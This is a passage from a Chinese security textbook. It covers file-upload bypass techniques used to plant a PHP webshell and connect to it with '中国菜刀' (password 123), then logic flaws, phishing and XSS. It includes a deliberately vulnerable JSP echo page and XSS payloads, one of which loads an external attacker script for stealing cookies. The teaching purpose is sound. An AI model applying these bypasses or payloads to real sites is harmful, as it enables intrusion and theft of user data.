

图 7.23 设置 BurpSuite 代理

中的任意一种格式，如图 7.24 所示，以.jpg 为例，修改为 PHP.jpg，再次上传，此时上传数据被 BurpSuite 拦截，修改“filename='PHP.php'”，单击 Forward 按钮将数据包发回。

此时返回网页，如图 7.25 所示，发现上传成功，文件绝对路径为：

```
http://www.any.com/fileupload/uploads/PHP.php
```

之后，如图 7.26 和 7.27 所示，使用工具“中国菜刀”进行连接，将木马地址添加到“中国菜刀”，连接菜刀的密码是 123。设置完成后即可进行其他入侵操作。

2. Type 绕过

内容类型(Content-Type)，一般指网页中存在的 Content-Type，用于定义网络文件的类型和网页的编码，决定文件接收方将以哪种形式、哪种编码读取这个文件。该种问题可能造成



图 7.24　打开 Intercept 的界面



图 7.25　文件上传成功界面



图 7.26　“中国菜刀”设置界面

的后果是：当单击一个 ASP(网页编写方式的一种)页面时，结果却是进行下载一个文件或一张图像的操作。

Content-Type 是前端用户可以控制的，容易被绕过。可以通过上传一张正常的符合标准的图像，对其 Content-Type 进行抓包操作。可见正常上传符合要求的图像数据包中 Content-Type



图 7.27 使用“中国菜刀”查看网站文件 1

为“image/png”(对比符合条件)，而 PHP 文件则不符合条件返回文件类型错误。

接下来，将在网络安全实训平台中进行演示，通过修改数据包中 Content-Type 的值，进行文件上传。

首先，如图 7.28 所示，打开网页网站的上传页面，右击选择查看页面源代码，发现页面代码中并没有对上传文件进行限制。

图 7.28 网站上传页面 1

之后，选择事先准备好的木马文件进行上传，如图 7.29 所示，结果发现文件上传失败，这可能是网站在网站后台端进行了文件类型的判断。



图 7.29 网站上传页面 2

那么使用 BurpSuite 尝试对网站数据进行抓包处理，通过修改包内的 Content-Type 值进行上传，将“application/octet-stream”修改为“image/jpeg”，如图 7.30 所示。结果显示上传成功，右击图像，选择复制图像地址，图像地址就是木马文件的地址，如图 7.31 所示。

最后，如图 7.32 和图 7.33 所示，将木马地址添加到“中国菜刀”，密码是“123”，设置完成后即可进行其他入侵操作。

3. 扩展名绕过

利用上传漏洞可以直接得到 Webshell，危害非常高，导致该漏洞的原因在于代码作者没有对访客提交的数据进行检验或者过滤不严，可以直接提交修改过的数据绕过扩展名的检验。例如，通过文件名大小写绕过，使用 Php、AsP 等类似的文件名；后缀名字双写嵌套，如.pphphp、.asaspp 等，也可以利用系统会对一些特殊文件名进行默认修改的系统特性绕过。



图 7.30　使用 BurpSuite 尝试对网站数据进行抓包处理



图 7.31　查看图像地址



图 7.32　使用“中国菜刀”设置木马地址链接

接下来，将演示如何通过修改文件名，绕过黑名单，上传一句话木马，拿到 Webshell。首先，打开上传界面：



图 7.33 使用“中国菜刀”查看网站文件 2

```
http://www.any.com/fileupload/fileupload_name.php
```

上传事前准备好的一句话木马“PHP.php”，如图 7.34 所示，弹出“不能上传 php 文件”的提示，猜测是通过客户端黑名单来限制上传文件的类型。



图 7.34 检测服务器文件上传设置

之后，修改文件名为“PHP.php”，如图 7.35 所示，再次上传，显示成功。



图 7.35 成功绕过服务器文件上传设置

然后，如图 7.36 和图 7.37 所示，右击图像预览下方的缩略图，从弹出菜单中选择“复制图像地址”选项。

```
http://www.any.com/fileupload/up/PHP.phP
```

最后，如图 7.38 所示，在“中国菜刀”工具内输入图片绝对路径，以及密码“123”，确认木马类型，成功拿到 Webshell。如图 7.39 所示，可以进行查看服务器设置等操作。



图 7.36　查看图像地址 1



图 7.37　查看图像地址 2



图 7.38　使用“中国菜刀”设置木马地址链接



图 7.39　使用“中国菜刀”查看网站文件

7.4 浏览器安全

浏览器会根据用户的操作指令向互联网发送请求，互联网在接收到所请求的数据后执行，而这个执行过程几乎不会进行任何安全检测操作。同时，用户会通过浏览器进行大量的隐私操作，如网上购物、金融交易、聊天等。因此，充分认识浏览器安全问题、有效提高用户安全意识是构建安全的网络活动的重要环节。

7.4.1 逻辑错误漏洞

逻辑漏洞是由于程序在设计与编写时，程序员业务逻辑不严谨或过于复杂等原因造成的，进而导致程序在执行过程中出现逻辑异常、程序错误，严重时可导致程序崩溃。由于逻辑错误漏洞与其他攻击行为有很大的区别，一般难以发现，也无法使用自动化的漏洞扫描工具进行查找与识别。通常需要进行大量的软件测试用例进行测试或在使用过程中才可发现。

常见的逻辑漏洞有交易支付、密码修改、密码找回、越权修改、越权查询、突破限制、支付金额修改等。

1. 订单金额任意修改

订单金额任意修改漏洞存在于很多中小型的购物网站中，在提交订单的时候通过抓取数据包，根据其中逻辑修改数据，最后达到对订单的金额任意修改的目的。

当进行网上交易时，商品的数量往往是不能为负数的，同时商品在销售之后，相应的库存也应减少。但是，假设某网站存在支付逻辑漏洞，某商品售价为100元、库存量为10件，在支付订单时，客户通过将支付的商品数量设置为“－20”，这是用户需要支付商家100×(－20)元，而商品的库存为10－(－10)个。因此商家的真实库存数量没有增加，反而需要支付给客户100×20元。

【例7-1】 某快递业务逻辑漏洞。某快递允许用户将1元变成1亿元，使得用户可以一下变成亿万富翁。这个漏洞的原因是页面交互时一般都会对字段签名，而其业务没有签名机制，所以导致支付金额可以被修改为任意的数值。

2. 密码重置

密码重置即修改掉原来的密码，通常情况下可以使用注册邮箱找回验证、手机短信验证、密保问题验证等方式重置密码。而有些网站、应用程序对密码重置功能的验证机制还不够完善，便形成了许多漏洞被攻击者利用。

【例7-2】 某网站管理系统修改密码未校验用户。该漏洞形成的原因是系统在设计“找回密码”功能时结构控制不严格，未加验证，导致该管理系统可以修改任意账户密码。具体问题如下：在使用“找回密码”功能时，用户填写邮箱地址；网站会自动发送找回密码邮件链接(即URL)到用户的邮箱，但URL中包含用户的邮箱地址；这时尝试将URL中的邮箱地址(只要保证该邮箱用户的存在即可)进行修改，即可修改该邮箱所对应的登录密码。

3. 越权访问

越权访问漏洞一般分为三类，即未授权访问、横向越权访问和纵向越权访问。

未授权访问就是在没有任何授权的情况下可以对需要认证的资源进行访问、查找、增加、修改、删除等操作。目前，大部分的勒索病毒均利用未授权访问等通用漏洞进行植入、勒索，特别是Redis、MongoDB等数据库的未授权访问漏洞尤其严重。

横向越权访问指权限等级相同的两个用户之间的越权访问。例如，正常情况下，某商城的所有用户都可以查看自己的订单；但在用户未充分验证的情况下，用户 a 通过不正当手段获取到用户 b 的查看订单的 URL 后，就可以访问 b 的订单情况。

纵向越权访问指的是权限不等的两个用户之间的越权访问，一般都是低权限用户可以获得访问高权限用户的信息。例如，普通用户通过不正当手段获得了管理员 admin 的 ID，则可以获取到管理员的操作权限。

【例 7-3】 某招聘网站只需修改 URL 即可访问他人简历信息。2016 年 4 月，国内某招聘平台网站发生越权访问漏洞事件，由于网站将用户的 ID 信息写入 URL 中，同时未对用户身份进行验证，导致只需要简单对 URL 中的 ID 进行验证即可访问他人简历信息。该事件导致上万份用户简历遭到泄露。

7.4.2　恶意链接与网站钓鱼

网络钓鱼(phishing)一词，是 fishing 和 phone 的综合体，起初是以电话作案，所以用 ph 来取代 f，创造了 phishing。如今的“网络钓鱼”行为使用伪造的 Web 站点进行诈骗活动，多以邮件、微信、QQ 等形式散播“恶意链接”，以冒充公安、法院、检察院、银行、知名站点等可信机构、企业的官方网站，来诱使用户输入自己的信用卡或银行卡账号及密码、社保编号、社交网络账号密码等关键信息。根据中国反钓鱼网站联盟的统计，网络钓鱼的攻击对象涉及网络购物、网上银行、网上便民生活等方面。2020 年 6 月的统计数据显示，钓鱼网站数量排名前五的企业分别是招商银行、淘宝、腾讯、华夏基金和吉比特。由于钓鱼网站与正规网站在视觉感官上相差无异，所以一般人很难分辨。在 2020 年 4 月国家互联网应急中心(National Internet Emergency Center，CNCERT)发布的《2019 年我国互联网网络安全态势综述》显示，2019 年，监测发现约 8.5 万个针对我国境内网站的仿冒页面，页面数量较 2018 年增长了 59.7%。中国互联网络信息中心发布的《第 45 次中国互联网络发展状况统计报告》显示，截至 2020 年 3 月，我国网民在上网过程中遭遇的网络攻击中有 21.2%来自网络诈骗，其中钓鱼网站诈骗占比 28.8%。

因此，要有效识别钓鱼网站、恶意链接，防范此类网络攻击行为，首先要充分了解其原理及攻击过程。

1. URL 跳转

现在，应用越来越需要和其他的第三方应用交互，并在自身应用内部根据不同的逻辑将用户引导到不同的页面。例如，一个典型的登录接口就经常需要在认证成功之后将用户引导到登录之前的页面，整个过程中如果实现不好就可能导致一些安全问题，特定条件下可能引起严重的安全漏洞。

URL 跳转的实现一般是通过以 GET 或 POST 的方式接收将要跳转的 URL，然后通过 JavaScript 跳转等方式的其中一种来跳转到目标 URL。URL 跳转会将用户浏览器从可信的站点导向到不可信的站点，同时如果跳转的时候带有敏感数据一样可能将敏感数据泄露给不可信的第三方。

URL 跳转一般分为以下两类。

(1) 客户端跳转：浏览器地址栏 URL 会有明显的变化。

(2) 服务器端跳转：浏览器地址栏不会变化，但是页面会变化。

2. 钓鱼网站

在互联网安全中，钓鱼攻击是一个难以根治的问题。攻击者一般会仿造和被攻击网站外观一样的钓鱼网站，然后利用邮件等通信方式散播钓鱼网站，用来获取消费者的消费隐私信息。

图 7.40 为腾讯 QQ 邮箱的登录网站，图 7.41 为仿冒腾讯 QQ 邮箱的钓鱼网站，攻击者模仿腾讯 QQ 邮箱的登录页面，然后利用邮箱等通信软件散播钓鱼网站的网址，如果是刚开始使用腾讯 QQ 邮箱或安全意识较为薄弱的用户，有极大的可能会打开链接，将个人的账号及密码输入。输入账号和密码以后，钓鱼网站会把用户的账号和密码发到后台，存储下来，然后用作非法用途。



图 7.40 腾讯 QQ 邮箱的登录界面



图 7.41 钓鱼网站截图

针对钓鱼网站，用户要仔细甄别网站域名地址是否正确，尤其是要输入账号、密码等关键信息的网站。

7.4.3 XSS 跨站脚本漏洞

XSS 又叫 CSS(cross site scripting)，即跨站脚本攻击，是最常见的 Web 应用程序安全漏洞之一，在 2021 年度 OWASP top 10 中排名第三。

XSS 指攻击者在网页中嵌入客户端脚本，通常是 JavaScript 编写的恶意代码，当用户使用浏览器浏览被嵌入恶意代码的网页时，恶意代码将会在用户的浏览器上执行。

由上述内容可知，XSS 属于客户端攻击，受害者最终是用户。同样，XSS 也可以攻击“服务器端”。因为管理员要比普通用户的权限大得多，一般管理员都可以对网站进行文件管理、数据管理等操作，而攻击者就有可能靠管理员身份作为“跳板”实施攻击。

7.4.3.1　XSS 原理解析

XSS 攻击是在网页中嵌入客户端恶意脚本代码，这些恶意代码一般是使用 JavaScript 语言编写的（也有使用 ActionScript、VBScript 等客户端脚本语言编写的）。所以，如果想要深入研究 XSS，必须要精通 JavaScript。JavaScript 代码编写得越好，XSS 的威力就越大。

JavaScript 可以用来获取用户的 Cookie、改变网页内容、URL 调转，那么存在 XSS 漏洞的网站，就可以盗取用户 Cookie、黑掉页面、导航到恶意网站，而攻击者需要做的仅仅是向 Web 页面中注入 JavaScript 代码。

下面是一段最简单的 XSS 漏洞实例，其代码很简单，在 Index.html 页面中提交数据后，在 PrintStr 页面显示。

Index.html 页面代码如下：

```
<form action="PrintStr" method="post">
<input type="text" name="username"/> <input type="submit" value="提交" />
</form>
```

PrintStr 页面代码如下：

```
<%
String name = request.getParameter("username");
out.println("您输入的内容是:" + name);
% >
```

当输入“<script>alert(/xss/)</script>”时，将触发 XSS 攻击，如图 7.42 所示。



图 7.42　XSS 测试

攻击者可以在“<script>”与“</script>”之间输入 JavaScript 代码，实现一些“特殊效果”。在真实的攻击中，攻击者不仅可以制造一个弹框，还可以使用“<script src="http://www.secbug .org/x.txt"></script>”方式来加载外部脚本，而在 x.txt 中就存放着攻击者的恶意 JavaScript 代码，这段代码可能是用来盗取用户的 Cookie，也可能是监控键盘记录等恶意

行为。

注意：JavaScript 加载外部的代码文件可以是任意扩展名（无扩展名也可以），如“<script src="http://www.secbug.org/x.jpg"></script>”，即使文件为图像扩展名 x.jpg，但只要其文件中包含 JavaScript 代码就会被执行。

7.4.3.2 XSS 类型

XSS 主要被分为三类，分别是反射型、DOM 型和存储型。下面将分别介绍每种 XSS 类型的特征。

1. 反射型 XSS

反射型 XSS 也被称为非持久性 XSS，是现在最容易出现的一种 XSS 漏洞。当用户访问一个带有 XSS 代码的 URL 请求时，服务器端接收数据后处理，然后把带有 XSS 代码的数据发送到浏览器，浏览器解析这段带有 XSS 代码的数据后，最终造成 XSS 漏洞。这个过程就像一次反射，故称为反射型 XSS。

